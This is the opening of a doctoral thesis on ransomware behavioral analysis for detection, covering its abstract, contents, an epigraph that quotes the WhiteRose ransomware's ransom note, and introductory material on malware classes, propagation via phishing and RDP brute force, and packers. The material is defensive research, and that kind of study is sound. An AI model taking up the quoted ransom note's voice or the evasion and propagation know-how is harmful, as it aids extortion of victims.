ROYAUME DU MAROC
Université Mohammed V
- RABAT -
جامعة محمد الخامس
– الرباط –
Faculté des sciences
كلية العلوم
CENTRE D'ETUDES DOCTORALES - SCIENCES ET TECHNOLOGIES

N° d'ordre : **3554**

THESE

En vue de l'obtention du : ***DOCTORAT***

***Centre de Recherche** : Centre de Recherches Mathématiques et Applications de Rabat*
***Structure de Recherche** : Laboratoire Mathématiques, Informatique et Applications – Sécurité de l'information*
***Discipline** : Informatique*
***Spécialité** : Cryptographie et Sécurité de l'Information*

Présentée et soutenue le 19/07/2022 par :

Yassine LEMMOU

Ransomware Behavioral Analysis

JURY

Mohammed BENKHALIFA	PES, Université Mohammed V, Faculté des Sciences – Rabat	Président
Youssef BENTALEB	PH, Université Ibn Tofail, ENSA – Kénitra	Rapporteur/examinateur
Abdellatif KOBBANE	PES, Université Mohammed V, ENSIAS – Rabat	Rapporteur/examinateur
Jean-Louis LANET	PES, INRIA de Rennes – France	Rapporteur/examinateur
Ghizlane ORHANOU	PH, Université Mohammed V, Faculté des Sciences – Rabat	Rapporteur/examinateur
El Mamoun SOUIDI	PES, Université Mohammed V, Faculté des Sciences – Rabat	Directeur de thèse

Année Universitaire : 2021-2022

The singing of the sparrows, the breezes of the northern mountains and smell of the earth that was raining in the morning filled the entire garden space. I'm sitting on a wooden chair next to a bush tree, I have a readable book in my hands and I am sweating my spring with a cup of bitter coffee. Today is a different day. Behind me is an empty house of dreams and in front of me, full of beautiful white roses. To my left is an empty blue pool of red fish and my right, trees full of spring white blooms. I drink coffee, I'll continue to read a book from William Faulkner.

In the garden environment, peace and quiet. My life always goes that way. Always alone without even an intimate friend. I have neither a pet, nor a friend or an enemy; I am a normal person with fantastic wishes among the hordes of white rose flowers.

Everything is natural. I'm just a little interested in hacking and programming. My only electronic devices in this big garden are an old laptop for do projects and an iPhone for check out the news feeds for malware analytics on Twitter without likes posts.

Believe me, my only assets are the white roses of this garden. I think of days and write at night: the story, poem, code, exploit or the accumulation of the number of white roses sold and I say to myself that the wealth is having different friends of different races, languages, habits and religions, Not only being in a fairly stylish garden with full of original white roses. Today, I think deeply about the decision that has involved my mind for several weeks. A decision to freedom and at the worth of unity, intimacy, joy and love and is the decision to release white roses and to give gifts to all peoples of the world. I do not think about selling white roses again. This time, I will plant all the white roses of the garden to bring a different gift for the people of each country. No matter where is my garden and where I am from, no matter if you are a housekeeper or a big company owner, it does not matter if you are the west of the world or its east, it's important that the white roses are endless and infinite. You do not need to send letters or e-mails to get these roses. Just wait it tomorrow. Wait for good days with White Rose.

I hope you accept this gift from me and if it reaches you, close your eyes and place yourself in a large garden on a wooden chair and feel this beautiful scene to reduce your anxiety and everyday tension. Thank you for trusting me. Now open your eyes. Your system has a flower like a small garden; A white rose flower.

WhiteRose Ransomware.

To my parents, sisters, brothers and friends for their unconditional love and endless support.
To a star in the sky, to the sun and the light.

Acknowledgments

This PhD has been a truly life-changing experience for me and would not have been possible without the help and the support that I received from many persons.

Firstly, I wish to express my sincere appreciation to my supervisor Professor El Mamoun SOUIDI for his continuous support of my Ph.D study and related research, for his immense knowledge, patience, motivation, insightful comments and encouragement. Without his persistent help, the goal of this project would not have been realized. I would like to take the opportunity to thank all PhD students of our laboratory. They are the driving force in our laboratory. Over the years I have been sharing my expertise to help them. I also learned a lot from them. I wish them the best for their success.

I would like to thank Prof. Mohammed BENKHALIFA for his insightful comments and useful discussion.
My sincere thanks to Prof. Youssef BENTALEB for his useful comments to improve this thesis.
I would like to express my sincere gratitude to Prof. Abdellatif KOBBANE for the thoughtful comments and recommendations on this dissertation.
I would also like to thank Prof. Ghizlane ORHANOU for their useful discussion and comments to evaluate this thesis.
I would like to say a special thank you to Prof. Jean-Louis LANET for his precious time, valuable suggestions and useful discussion during the eight months internship at the High Security Laboratory (LHS) in Rennes France. Without his help and wise guidance, this thesis would have not been the same.

My sincere thanks also go to the directors of ARTCO company Mr. Fouad El bernoussi, and Mr. Azzedine KRAFSSI, the computer park manager Mr. Noureddine SAADI and all the team of ARTCO for their support during the first years of this Ph.D. In addition, I thank Pr. Vesselin Vladimirov Bontchev, Mr. Alexandre Mundo and all the team of ransomware hunting and tracking (@struppigel, @demonslay335, @hasherezade and the others).

I wish to acknowledge the support and great love of my family, my mother, my sisters, my brother and all my friends, especially Mr. Mustapha El GHANY. They kept me going on and this work would not have been possible without their input.

Thank you for all your encouragements !

Yassine LEMMOU.

Abstract

Nowadays, data protection is one of the basic requirements of modern Information Technology environments. However, this data is currently exposed at increased risk. In particular, the risk of ransomware.
Ransomware is a category of malware designed to restrict and prevent users from accessing their data (in their computers, smartphones, clouds, IoT ...), generally by encrypting this data with a key known only to the attackers who ask their victims for a ransom to pay in order to recover this data. Until now, ransomware continues to evolve and remains a problem for individuals and organizations.
Our main contribution in this thesis, consists to study a set of behaviors for ransomware detection and identification. In order to identify these behaviors, we have analyzed a set of different known ransomware families to extract their common and specific behaviors. We present four ransomware analysis of some specified ransomware families (`PrincessLocker, Spora, TeslaCrypt` and `GandCrab`). We introduce the theoretical side of ransomware on self-reproduction and managing the overinfection. We present a method to detect the ransomware using string analysis, then we explore all the collected behaviors on a large set of ransomware. Through these several analyzes on ransomware, we have successfully collected a set of sufficient behaviors that can be used to detect ransomware like the content/name of the ransom note files and the size of the encrypted files. Some collected behaviors are used in the ransomware detection tools of the Hight Security Laboratory of INRIA Rennes (LHS-INRIA). Others can be used in other ransomware detection/prevention tools to increase their effectiveness.

Keywords: Malware; Ransomware, Analysis, Behavior, Detection, Identification, Encryption, Computer Virology, Self-reproduction, Overinfection, Machine learning.

Résumé

La protection des données est l'une des exigences fondamentales des environnements informatiques modernes. Cependant, l'information est exposée actuellement à un risque accru. C'est le risque des programmes malveillants, en particulier le risque des ransomwares.

Le monde de la cyber évolue rapidement de nos jours et de nombreuses menaces anciennes ne sont plus en plus pertinente. Il y a plusieurs raisons à cela, mais principalement, c'est dû au fait que l'environnement des systèmes que nous utilisons est en constante évolution, tout comme les nouvelles méthodes pour atteindre les objectifs malveillants d'extortion des données par ransomwares.

Au cours des dernières années, le paysage des logiciels malveillants a considérablement évolué, passant des botnets aux menaces persistantes avancées (APT) et aux logiciels malveillants parrainés par les états qui ciblent les militants, volent des plans ou même attaquent des réacteurs nucléaires. Pratiquement n'importe quel langage de programmation peut être utilisé pour écrire un morceau de code qui sera ensuite utilisé à des fins malveillantes. Comme Windows est toujours le syst'eme d'exploitation le plus répandu au monde, il n'est pas surprenant que la grande majorité du code malveillant soit écrit pour ce système d'explotation.
La cybercriminalité a évolué pour devenir une entreprise de plusieurs millions de dollars. A cet effet, le monde constate une demande accrue de chercheurs hautement qualifiés sur les logiciels malveillants pour faire face à ce niveau de menaces et être en mesure de créer la prochaine génération de technologies de protection de la sécurité.

Le ransomware est une catégorie de programmes malveillants conçus pour restreindre et empêcher les utilisateurs d'accéder à leurs données (dans leurs ordinateurs, smartphones, clouds, IoT...), généralement par le chiffrement de ces données avec une clé connue uniquement par l'attaquant qui demande une rançon à payer en échange de cette clé. Jusqu'à présent, les ransomwares continuent d'évoluer et restent un problème pour les individus et les entreprises. Actuellement chiffrer les données et les rendre inaccessibles devient de plus en plus courant. Quelle que soit

la taille des données ciblées, une telle attaque par ransomware peut s'avérer très coûteuse.

Notre principale contribution dans cette thèse, consiste à donner au la communité de rechecrhe dans le domaine des programmes malveillats un ensemble de recettes pratiques qui peuvent être rapidement appliquées et exploitées pour analyser et detecter pratiquement les ransomwares, que le but soit de confirmer sa fonctionnalité principale ou d'extraire des indicateurs de Compromise (IoC).
Nos objectifs consistent à proposer un ensemble de comportements et des indices pour la détection et l'identification de ransomware. Dans le but d'identifier ces comportements, nous avons analysé un ensemble de différentes familles de ransomware pour extraire leurs comportements communs et spécifiques. D'une manière générale, nos travaux se positionnent dans le domaine d'analyse de malware.
Cette thèse présente des analyses de quatre familles de ransomware: `PrincessLocker, Spora, TeslaCrypt` et `GandCrab`. Elle discute aussi un côté théorique de ransomwares au niveau de l'autoreproduction et la gestion de surinfection. Elle présente une méthode de détection de ransomware à l'aide de l'analyse de chaînes de caractères. À travers toutes les analyses effectuées sur les ransomwares, nous avons réussi à collecter un ensemble de comportements suffisants pour la détection et l'identification de ransomware comme la taille de fichiers chiffrés et l'utilisation de fichiers rançon.
Certains comportements collectés et étudiés dans cette thèse sont utilisés dans les produits de Laboratoire des Hautes Sécurité de l'INRIA de Rennes (LHS-INRIA) pour la détection de ransomware. Autres comportements peuvent être utilisés dans d'autres outils de détection/prevention ou d'identification de ransomware.

Généralement, toutes les connaissances décrites dans cette thèse peuvent être utilisées par multiples façons, telles que la détéction des ransomware, la remédiation, le protection des environnements, ou même à des fins générales de recherche ou d'enseignement.

Mots-clés: Malware, Ransomware, Analyse, Comportement, Détection, Protection, Identification, Chiffrement, Virologie informatique, Autoreproduction, Surinfection, Apprentissage automatique.

My Publications

1. Lemmou Y. and Souidi E. M., Princesslocker analysis, In proceeding of the International Conference on Cyber Security And Protection Of Digital Services, Cyber Security 2017, London, United Kingdom, June 19-20, 2017. Doi 10.1109/CyberSecPODS.2017.8074854.
2. Lemmou Y. and Souidi E.M., An overview on spora ransomware. In proceeding of Security in Computing and Communications - 5th International Symposium, SSCC 2017, Manipal, India, September 13-16, 2017, vol. 746, pp. 259-275. Doi 10.1007/978-981-10-6898-0_22.
3. Lemmou Y. and Souidi E.M., Infection, self-reproduction and overinfection in ransomware: The case of TeslaCrypt. In proceeding of the International Conference on Cyber Security and Protection of Digital Services, Cyber Security 2018, Glasgow, Scotland, United Kingdom, June 11-12, 2018. Doi 10.1109/CyberSecPODS.2018.8560670.
4. Lemmou Y. and Souidi E.M., Overinfection in Ransomware: 6th International Symposium, SSCC 2018, Bangalore, India, September 19-22, 2018. Doi 10.1007/978-981-13-5826-5_39.
5. Lemmou Y. and Souidi E. M., Inside GandCrab Ransomware, In proceeding of Cryptology and Network Security - 17th International Conference, CANS 2018, Naples, Italy, September 30 - October 3, 2018, Lecture Notes in Computer Science, vol. 11124, pp. 154-174. Doi 10.1007/978-3-030-00434-7_8.
6. Lemmou Y., H. Le-Bouder and J. Lanet, Discriminating Unknown Software Using Distance Model, 2019 International Conference on Advanced Computer Science and information Systems (ICACSIS), Bali, Indonesia, 2019, pp. 9-14. Doi 10.1109/ICACSIS47736.2019.8979970.
7. Lemmou Y., Jean-Louis Lanet and E.M. Souidi, A Behavioral In-depth Analysis of Ransomware Infection. IET Information Security, 2021, vol. 15, pp. 38-58. Doi.org/10.1049/ise2.12004.
8. Lemmou Y., Jean-Louis Lanet and E.M. Souidi, In-Depth Analysis of Ransom Note Files, Computers, Vol. 10, 2021.

Contents

1 General Introduction **19**
- 1.1 Malware Origins . . . 20
  - 1.1.1 Malware in Computer Virology . . . 20
  - 1.1.2 Malware Purpose, Propagation and Evasion Tactics . . . 22
  - 1.1.3 Some Known Malware . . . 25
  - 1.1.4 Malware Analysis . . . 26
- 1.2 Ransomware . . . 28
  - 1.2.1 Ransomware Development . . . 29
  - 1.2.2 Ransomware Timeline . . . 30
  - 1.2.3 On the Statistics of Ransomware . . . 31
  - 1.2.4 Ransomware Payment Modes . . . 32
  - 1.2.5 Related Works . . . 34
- 1.3 Contributions and Dissertation Structure . . . 35

2 PrincessLocker Analysis and an Overview on Spora Ransomware **38**
- 2.1 Introduction . . . 39
- 2.2 Static Analysis of PrincessLocker . . . 40
  - 2.2.1 Uploading the sample to Virustotal . . . 40
  - 2.2.2 PE Headers and finding strings . . . 42
- 2.3 Dynamic Analysis of PrincessLocker . . . 42
  - 2.3.1 Behavioral analysis . . . 43
  - 2.3.2 Network Analysis . . . 46
  - 2.3.3 Overinfection . . . 46
  - 2.3.4 Advanced behavioral analysis . . . 48
- 2.4 Inside PrincessLocker . . . 52
  - 2.4.1 The Core Module . . . 53
  - 2.4.2 Inside The Core Module . . . 54
  - 2.4.3 Encryption Procedure . . . 57
- 2.5 The Compromised Website and Static Analysis of Spora . . . 60
  - 2.5.1 The Compromised Website . . . 60
  - 2.5.2 Static Analysis . . . 61
- 2.6 Behavioral Analysis of Spora . . . 63

2.6.1 Description of Infection . . . 63
2.6.2 Advanced Behavioral Analysis . . . 66
2.6.3 Encryption . . . 68
2.6.4 Self-Reproduction, Overinfection and Infection Process End 70
2.6.5 Discussion About Detection . . . 73
2.7 Conclusion . . . 74

3 Overinfection in Ransomware: Case of TeslaCrypt 75
3.1 Levels of Overinfection . . . 76
3.1.1 Level 0 of Overinfection . . . 76
3.1.2 Level 1 of Overinfection . . . 78
3.1.3 Level 2 of Overinfection . . . 79
3.1.4 Level 3 of Overinfection . . . 81
3.2 Properties and Discussions . . . 87
3.3 Static and Behavioral Analysis of `TeslaCrypt` . . . 89
3.3.1 Self-reproduction . . . 90
3.3.2 Network Analysis and Registry Key . . . 93
3.3.3 Overinfection and Ecryption Process . . . 94
3.4 Inside TeslaCrypt . . . 96
3.4.1 Self-reproduction . . . 97
3.4.2 Overinfection . . . 98
3.5 Conclusion . . . 102

4 Inside GandCrab Ransomware 104
4.1 Introduction . . . 105
4.2 Static Analysis . . . 106
4.3 Dynamic Analysis and Reverse Engineering . . . 106
4.3.1 Initialisation: Mutex and Self-Reproduction . . . 107
4.3.2 Enumerating Running Processes and First POST to C&C . 109
4.3.3 C&C response and encryption process . . . 113
4.3.4 The end of the execution and the onion ransom note . . . 117
4.3.5 A Quick Overview on the Other Versions . . . 118
4.4 GandCrab Detection and Prevention . . . 119
4.5 Conclusion . . . 122

5 A Behavioral In-depth Analysis of Ransomware Infection 123
5.1 Ransomware Pre-encryption . . . 124
5.1.1 Self-reproduction and Overinfection . . . 124
5.1.2 Ransomware Launching, Process Installation and Persistence Mechanisms . . . 128
5.1.3 Network Activities . . . 130
5.1.4 Evasion Techniques . . . 133
5.2 Encryption Process . . . 135

5.2.1 Target Files . . . 135
5.2.2 Encryption Process . . . 138
5.2.3 Encrypted Files . . . 141
5.3 Other Ransomware Features . . . 145
5.3.1 Ransom Note Files . . . 145
5.3.2 Logging in File and Shadow Copies Deletion . . . 147
5.4 Ransomware Detection and Prevention . . . 148
5.4.1 Ransomware Detectors . . . 148
5.4.2 Decoy Files . . . 152
5.4.3 Kill Switch and Vaccine . . . 153
5.4.4 About Android Ransomware Detection . . . 153
5.5 Conclusion . . . 154

6 Discriminating Unknown Software Using Distance Model 156
6.1 Introduction . . . 157
6.2 Specific and Technical Context . . . 159
6.2.1 The bare metal evaluation platform and preliminary works . 159
6.3 Reducing the False Positive . . . 160
6.3.1 Strings, vectors and Memory filtering . . . 160
6.3.2 Compute the best vector and distance to the model . . . 161
6.4 Experimental Results . . . 163
6.4.1 Efficiency of the divergence model . . . 163
6.4.2 Known issues and global efficiency . . . 164
6.5 Applied Latent Sematic Analysis on Ransom Note Files . . . 166
6.5.1 Ransom Note Pre-analysis . . . 167
6.5.2 Latent Semantic Analysis . . . 168
6.5.3 Latent semantic analysis applied on the names of ransom files 169
6.5.4 Latent semantic analysis applied on the content of ransom files . . . 172
6.6 Machine Learning on the names of ransom files . . . 174
6.7 Conclusions . . . 176

7 Conclusion and Future Work 178
7.1 Conclusion . . . 178
7.2 Future Research Directions . . . 179

Bibliography 180

Appendix 189

List of Figures

1.1 FTCode Ransomware in VirusTotal. 29
1.2 Most commonly reported ransomware strains of Q1 2020 (from Emsisoft). 32

2.1 PrincessLocker's sections. 41
2.2 Imported dll by PE-Bear. 42
2.3 PrincessLocker ransom note. 44
2.4 Different cipher in each infection. 45
2.5 Addresses list. 46
2.6 First communication of PrincessLocker. 46
2.7 Post to n.php. 47
2.8 Post to f.php. 47
2.9 Data sent to f.php. 48
2.10 QuerySizeInformationVolume Operations. 48
2.11 Target Search Process by PrincessLocker. 49
2.12 No target file found by PrincessLocker. 50
2.13 File Encryption by PrincessLocker. 50
2.14 Memory Allocation by PrincessLocker. 52
2.15 Reallocation of Memory by PrincessLocker. 52
2.16 Core Module of PrincessLocker. 53
2.17 Imported Functions by the Core Module. 53
2.18 Exported Functions by the Core Module. 54
2.19 Call Module Core. 54
2.20 Research Process by PrincessLocker. 55
2.21 Data sent to C&C by PrincessLocker. 57
2.22 Transformed data by PrincessLocker. 57
2.23 Added Data by PrincessLocker. 57
2.24 Data Sent by PrincessLocker. 58
2.25 CryptDeriveKey function inside PrincessLocker. 58
2.26 First target file by PrincessLocker. 58
2.27 All target files by PrincessLocker. 59
2.28 Writefile of encrypted data. 59

2.29 Extracted EITest script from our compromised website. 61
2.30 Strings command for G_1 samples and G_3 sample. 62
2.31 The Two Values Posted. 64
2.32 Post Request in HTML Page Code. 66
2.33 First Spora's Operations. 66
2.34 Some Operations After Listing the Folders. 67
2.35 Infection/Encryption of Target Files. 69
2.36 Self-reproduction Process. 70
2.37 Checking Overinfection. 72
2.38 Infection/Overinfection Process of Spora. 72

3.1 PrincessLocker Create/OpenMutex. 78
3.2 Level 0, Level 1 and Level 2 of Overinfection. 80
3.3 First Part of the Overinfection Level 3 Model. 84
3.4 Second Part of the Overinfection Level 3 Model. 85
3.5 Third Part of the Overinfection Level 3 Model. 86
3.6 Beginning of TeslaCrypt's self-reproduction. 91
3.7 CreateFile Function for the Copy. 91
3.8 Deletion the original file. 92
3.9 Encrypted File Form of encrypted files by TeslaCrypt. 96
3.10 The Generated Copy Name. by TeslaCrypt. 97
3.11 Windir Directory Concatenated With TeslaCrypt's Original Name. 97
3.12 Opening the Clickable Ransomware by CreateFileW in Windir Directory. 98
3.13 A Call to CopyFile. 99
3.14 Deobfuscation RegSetValueExW function. 99
3.15 Checking ID Value Key in First Infection and Overinfection. 100
3.16 Checking Data Value Key in First Infection and Overinfection. . . . 101
3.17 Two functions executed in first infection. 101
3.18 Difference Between First Infection and Overinfection. 102
3.19 Data Sent to Outside. 102

4.1 GandCrab Compilation Timestamp and Detection Ratio. 106
4.2 GandCrab v1.0 Static Analysis. 107
4.3 CreateMutex function in GandCrab. 108
4.4 pc_group and ransom_id. 110
4.5 Wireshark capture on retrieving the external IP victim. 111
4.6 Alert Snort rule for GET request. 112
4.7 The data sent before encryption and transformation. 112
4.8 The used token in the POST request. 113
4.9 Alert Snort Signature for POST Request. 113
4.10 Executed operations in {DELETE} tag. 114
4.11 GandCrab developers response about the *. 115

4.12 GandCrab encryption process. 116
4.13 The second POST and the C&C answers. 117
4.14 Alert Snort Rule for the second POST Request. 117
4.15 A part of the GandCrab ransom note. 118
4.16 GandCrab Network Communication. 121

5.1 The Used Registry Values by Nemty Ransomware. 127
5.2 Checking SharedPreferences by SLocker. 127
5.3 Hollow Process by StopDjvu Ransomware. 128
5.4 Installation Process of Striked Ransomware. 129
5.5 Alert Snort Rule for First POST Request of PrincessEvolution. . 131
5.6 Submitted Data by Spora Ransomware. 132
5.7 The searched Virtualization Processes by Kraken Ransomware. . . . 133
5.8 open, write and delete by Android/Filecoder.C. 140
5.9 Ransomware Adding Extensions. 142
5.10 Added digits by GandCrab V5. 144
5.11 Logging the Encrypted Files. 147
5.12 Some Monitored Directories by CryptoDrop. 149

List of Tables

2.1 Target extensions of `PrincessLocker` 56
2.2 Examples of the used extensions by ransomwares. 65

3.1 Difference Between the Copy and the Original Ransomware. 98

4.1 Some Ransomware Detection tools. 122

5.1 Self-Reproducing Ransomware. 124
5.2 Some Ransomware Mutex Names. 126
5.3 Some Ransomware Persistence Mechanisms. 129
5.4 Cerber UDP Destination Addresses. 131
5.5 Contacted Domain Names by some Ransomware. 132
5.6 First Target Locations by the Automatically Analyzed Ransomware. 136
5.7 Targeted Drives by some Ransomware. 136
5.8 Avoided Files/Directories by some Ransomware. 138
5.9 Repeated Filesystem Requests by some Ransomware. 140
5.10 Added Extensions by Some Analyzed Ransomware. 142
5.11 Number of Ransomware for Each Case. 144
5.12 The Ransom Files of Three Manually Analyzed Ransomware. 145
5.13 Most Used Terms in some Ransom Files. 146
5.14 Some Ransomware Detection Tools. 149
5.15 The Unidentified Ransomware by MoMv2 and the Location of Their First Target File. 152

6.1 Mean Value of the Distances According to the Number of Features. 163
6.2 Detection Ratio of the Ransomware Set. 164
6.3 Metrics Related to the Solution. 165
6.4 Ransom Names and their Similar File Names. 170
6.5 High Similarity of the Name `#RECOVERY-PC#.txt`. 170
6.6 FP and TN files in the Infected/Uninfected State with Splitter. . . 171
6.7 Ransom Names and their Similar File Names. 172
6.8 Number of similar ransom note files to benign files for some thresholds. 173
6.9 Similar files for $s \geq 0.95$. 177

6.10 Overall Accuracy in Descending Order. 177

Chapter 1

General Introduction

Index

1.1 Malware Origins 20
1.1.1 Malware in Computer Virology 20
1.1.2 Malware Purpose, Propagation and Evasion Tactics 22
1.1.3 Some Known Malware 25
1.1.4 Malware Analysis 26
1.2 Ransomware 28
1.2.1 Ransomware Development 29
1.2.2 Ransomware Timeline 30
1.2.3 On the Statistics of Ransomware 31
1.2.4 Ransomware Payment Modes 32
1.2.5 Related Works 34
1.3 Contributions and Dissertation Structure 35

We present an introduction on malware, their purposes/classes, theoretical side, propagation tactics and their economic impact on individuals and organizations. Then we discuss the malware analysis to present an idea about our ransomware analysis and contributions. We present the class of ransomware, the timeline of this class and the related works to this dissertation. Finally, we describe our contributions and the organization of this dissertation.

1.1 Malware Origins

In this section, we discuss self-reproduction and overinfection, two major concepts in computer virology theory. The first one is the origin of computer virus and it was defined before computer infection, in other words malware. The second one is a fundamental rule in computer virology that allows the malware to spread on the same target.

1.1.1 Malware in Computer Virology

The origin of the expression computer virus or *computer infection*, in other words malware comes from the works of F. Cohen [1] and L. Adleman [2] towards the eighties. Moreover, the first viruses are only an application of the results of Von Neumann on self-reproducing automata [3]. This shows that the viruses/infections computer that we know are, in fact only a practical implementation of what is offered by the theoretical field. Several books, studies and analysis deal with their practical aspects, but very little theoretical study has been conducted on the theory of computer virology. Most of technical and practical analysis of malware do not try to balance between malware analysis in a technical side and theoretical side. In this subsection, we focus only to define self-reproduction and overinfection in their theoretical context in order to make a link with the context of our works on ransomware.

Self-reproduction

Initially the formalization of viral[1] mechanisms essentially uses the concept of Turing machine since a computer virus is in fact only a program. This theoretical model has helped to solve many fundamental problems among which :

Let a function f be given. Does an algorithm exist which can realize or compute f ? In other words, is this function computable?

Self-reproduction means the ability of a program to reproduce or to copy itself. In computer virology theory, the previous defined function f is a self-reproducing function. Can a program be self-reproduce ? John Von Neumann and Arthur Burks answered this question [1]. Starting from the Turing's works, they were interested in self-reproduction in the context of cellular automata. They proved that this phenomenon could be realized in practice.

Furthermore the definition established by F. Cohen [1] defines a virus by a self-reproducing code: *a virus is a sequence of symbols that is interpreted in an*

[1]The notion of a computer infection was not defined in the beginning, a viral code is only a self-reproducing code.

environment, modifying other sequences of symbols in that environment, so as to include a copy of itself, which the copy may have evolved. This formalization is based on the notion of viral set and the virus is only an element of the viral set. The main condition of a virus is the self-reproduction. Moreover, the associated environment with the virus has also a fundamental aspect. A virus is seen as a sequence S of symbols interpreted by a given Turing machine. When S is interpreted by another Turing machine, this sequence is generally not a virus. A virus, in a given language, and for a given operating system is not necessary a virus in another operating system.

L. Adleman [3] completed the work of his student F. Cohen and considered more generally the notion of computer infection that generalizes simple infections and self-reproducing infections. He considered the two following properties:

- For every program, there is an *infected form* of that program.
- Each infected program on every input parameters provided by the user, the operating system or the environment acts in three possibilities: Infection, Injury/added functions and Imitation.

Self-production is mentioned in the second property which Adleman intended to consider all offensive programs and not only self-reproducing programs:

Infection = Self-reproducing offensive codes ∪ Offensive codes without self-reproduction.

The following code in C language is similar to the viral mechanism known as Quine[2] (programs that write their own source code):

```
#include <stdio.h>
char*s="#include<stdio.h>%cchar*s=%c%s%c;%
cint main(void){printf(s,10,34,s,34,10,10);}%c"
int main(void){printf(s,10,34,s,34,10,10);}
```

A quine program, or quine, is a program that outputs its own source code when run. A quine is not allowed to s̈tep outside itselfb̈y, for example, printing out the contents of the file in which it is contained or using introspective capabilities to print its own representation. Instead, it must compute its own source code.

Overinfection

Overinfection means any infection different to the first infection. An effective computer infection, in other words an effective malware must verify if its targets were

[2]The second and the third lines are in a single line.

infected before infecting them. This is a fundamental rule in computer virology. If it is not respected the effect can be catastrophic, the malware will perform the infection process independently to its previous or following infections. For example, the case of a virus that appends a code to its targets. In this case, and to minimize the risk that an antivirus or any monitoring tool detects its viral activity, the malware must check if its targets contain the added code.
Checking the overinfection is the way of handling multiple infections on the same target. It is carried out by the presence of a signature introduced by the virus either by a sequence of characters in the added code to the targets, their names/extensions, target's locations, registry keys, a particular configuration file, etc. In spite of polymorphism, obfuscation or packers; the malware must attempt to effectively check the overinfection. It must be able, whatever its form, to check its existence and/or to check if its targets were infected.

1.1.2 Malware Purpose, Propagation and Evasion Tactics

Technically, a malware is a program created for the purpose of compromising a computer system without the consent of the owner of that system. It can be delivered using various communication channels such as web, email, USB drives, networks or others. An attacker can use a malware to spy on the target system or to steal sensitive information. The following are some of the malicious purposes performed by the malware:

- Sending spam.
- Encrypting files for a ransom.
- Spying on the targets.
- Stealing sensitive data.
- Destroying data.

The earliest documented malware began to appear in the early 1970s. Several references mentioned that the malware `Creeper` is the first virus[3]. This malware is a simple self-replicating program (virus) gained access to a remote system and displayed the following error message: `I'M CREEPER: CATCH ME IF YOU CAN`. From this simple program, a massive industry was born. There are millions of different malware which have different functionalities, they can be identified by families and classified according to their functionalities, impact, propagation tactics and purpose:

[3] `https://www.kaspersky.com/resource-center/threats/a-brief-history-of-computer-viruses-and-what-\the-future-holds`

- **Virus and Worm**: This class of malware copies itself and spreads to other computers. This class inserts a copy of itself into and becoming part of another program. Generally, viruses and worms are attached to an executable file, which means when the executable file is executed, the viral code is executed as well. In this class we found for example `Vienna` (1987) and `Melissa` (1999).
- **Trojan**: This class disguises itself as a benign program to trick users to install it on their systems. Once installed, it delivers its malicious actions on the target machine. `Beast` (2002) and `Graybird` (2003) are two known malware of this category.
- **Remote Access Trojan (RAT) / Backdoor**: This category allows the attacker to gain access to a compromised system and execute commands on that system. `Bifrost` (2004) and `Titanium` (since 2012) are two examples of this class.
- **Botnet**: It is a set of computers infected by the same malware. These computers (called bots) are waiting to receive instructions from a Command-and-Control (`C&C`) server. The `C&C` is controlled by an attacker that can perform malicious activities such as DDOS attacks or sending spam emails. `Waledac` (seen the first time in 2008) is a Botnet that sent spam emails.
- **Stealer**: This category steals sensitive data and information such as banking credentials from the target system. This category includes key loggers, spyware and others. `Zeus` (seen the first time in 2007) a known banking information stealer.
- **Ransomware**: The subject of this dissertation. Ransomware holds the system for a ransom to pay by locking this system or by encrypting its content. Many examples are mentioned in this dissertation. In most cases, the victims are given a set time, typically three days, to pay the ransom, which can vary from 100 dollars to 1000 dollars for individuals, and a lot more for organizations.
- **Spyware**: The aims of this class is to gather information about a user (person or organization) without its knowledge. `BlazeFind` is a known spyware.
- **Rootkit**: This category provides the attacker with privileged access to the target system. Rootkit hide its existence by intercepting and modifying operating system Application Programming Interface (API) calls. This category may reside at the user or kernel level in the operating system. `TDL3` (autumn 2009) and `Festi` (2009) are two known rootkit.

Classifying the malware for example based on their purpose may not always be possible because a single malware can have multiple purposes. Moreover, there

are several scenarios to infect a target system. The attackers are creative in this way to infect as many machines as possible. We cite some example:

- Using attachment: this method is the simplest and most common to deliver a malware. Its principle is to incite the user to infect his machine. Indeed, a malware can be distributed by email, links or using a document (macros, scripts, shared folders...) accompanied with an aimed message to deceive the victim.
- Using phishing: this technique is similar to the previous item. It uses false identities to make malicious emails more difficult to detect them.
- Using vulnerabilities: the attackers can use vulnerabilities in operating system or browsers (or in their extensions) to deliver automatically their malware. This method exploits the fact that many users do not update their operating system, their browser or the added extensions in the browser.
- Targeted attacks: this scenario is deployed to target companies than individuals. Indeed, the attackers try to find vulnerabilities in the opened services of the company to Internet such as web servers or mail servers.
- Physical attacks: this scenario requires a physical access to the target system to be compromised. A malware can be installed manually by the attacker or injected using USB keys.

The Case of Ransomware

Ransomware propagation methods are generally the same as those used by other malware. For example, it can be distributed via malicious e-mail campaigns or attacks on websites using vulnerability kits (Exploit kits). Moreover, ransomware coders sell ransomware on Dark web as a service. Ransomware-as-a-Service (RaaS) is a strategy that allows ransomware creators to earn from their created ransomware by selling or renting them to interested parties (distributors). These parties do not even need technical expertise or coding experience to lunch a ransomware campaign.
With millions of exposed devices to the Internet via Windows Remote Desktop Protocol (RDP), compromising remote access via RDP has become another widely used mechanism by ransomware attackers to distribute and install their ransomware. Indeed, several attackers try brute force against these terminals using lists of common / weak passwords, obtained from data leaks or purchased in DarkMarkets. This remote access allows attackers to use `PsExec` administration tool to execute commands on the target machine. This mode is widely used by the `Dharma` family which is a known propagated ransomware family. As COVID-19 spread around the world, consumer demand increased for remote access services, especially the use of RDP. Indeed, the number of exposed RDP devices to the

Internet over standard ports (3389) increased [4] by 41.5% over March 2020, thus predicting an increase in ransomware attack using RDP. Moreover, this epidemic is currently making the happiness of cybercriminals, who take advantage to deliver ransomware or generally malware disguised as official coronavirus documents.

Obfuscator/packer

One major objective of malware is to evade antivirus engines. Malware can be obfuscated using packers or protectors. An obfuscator is usually a packer or protector for encrypting or compressing the malware making it easier transmit over the networks because the compressed malicious code is different from the original code. Therefore, it's malicious activities are not detected by antivirus engines.
The main difficulty of a malware analyst is to reverse engineer the packed code to extract the malicious core module. Antivirus researchers write signatures that can detect only the analyzed variant of malware. Malware authors uses several algorithms and parameters to compress their malicious codes like `LZMA, APLib, LZSS`, and `ZLib`.
When a packer compresses the malicious code, it adds an added code named decompression stub at the entry point of the code and then adds the compressed data to this code. The decompression stub is a function used to decompress the malicious data. When the packed code is executed, the code in decompression stub is first executed, which decrypts the compressed malicious code in memory. After this, the malicious code takes control. Packers come with additional code to make malware analysis harder. There are several packers that can be used to pack and protect both benign and malicious programs. Here are a few popular ones: `UPX, Aspack, Asprotect, PECompact`.

1.1.3 Some Known Malware

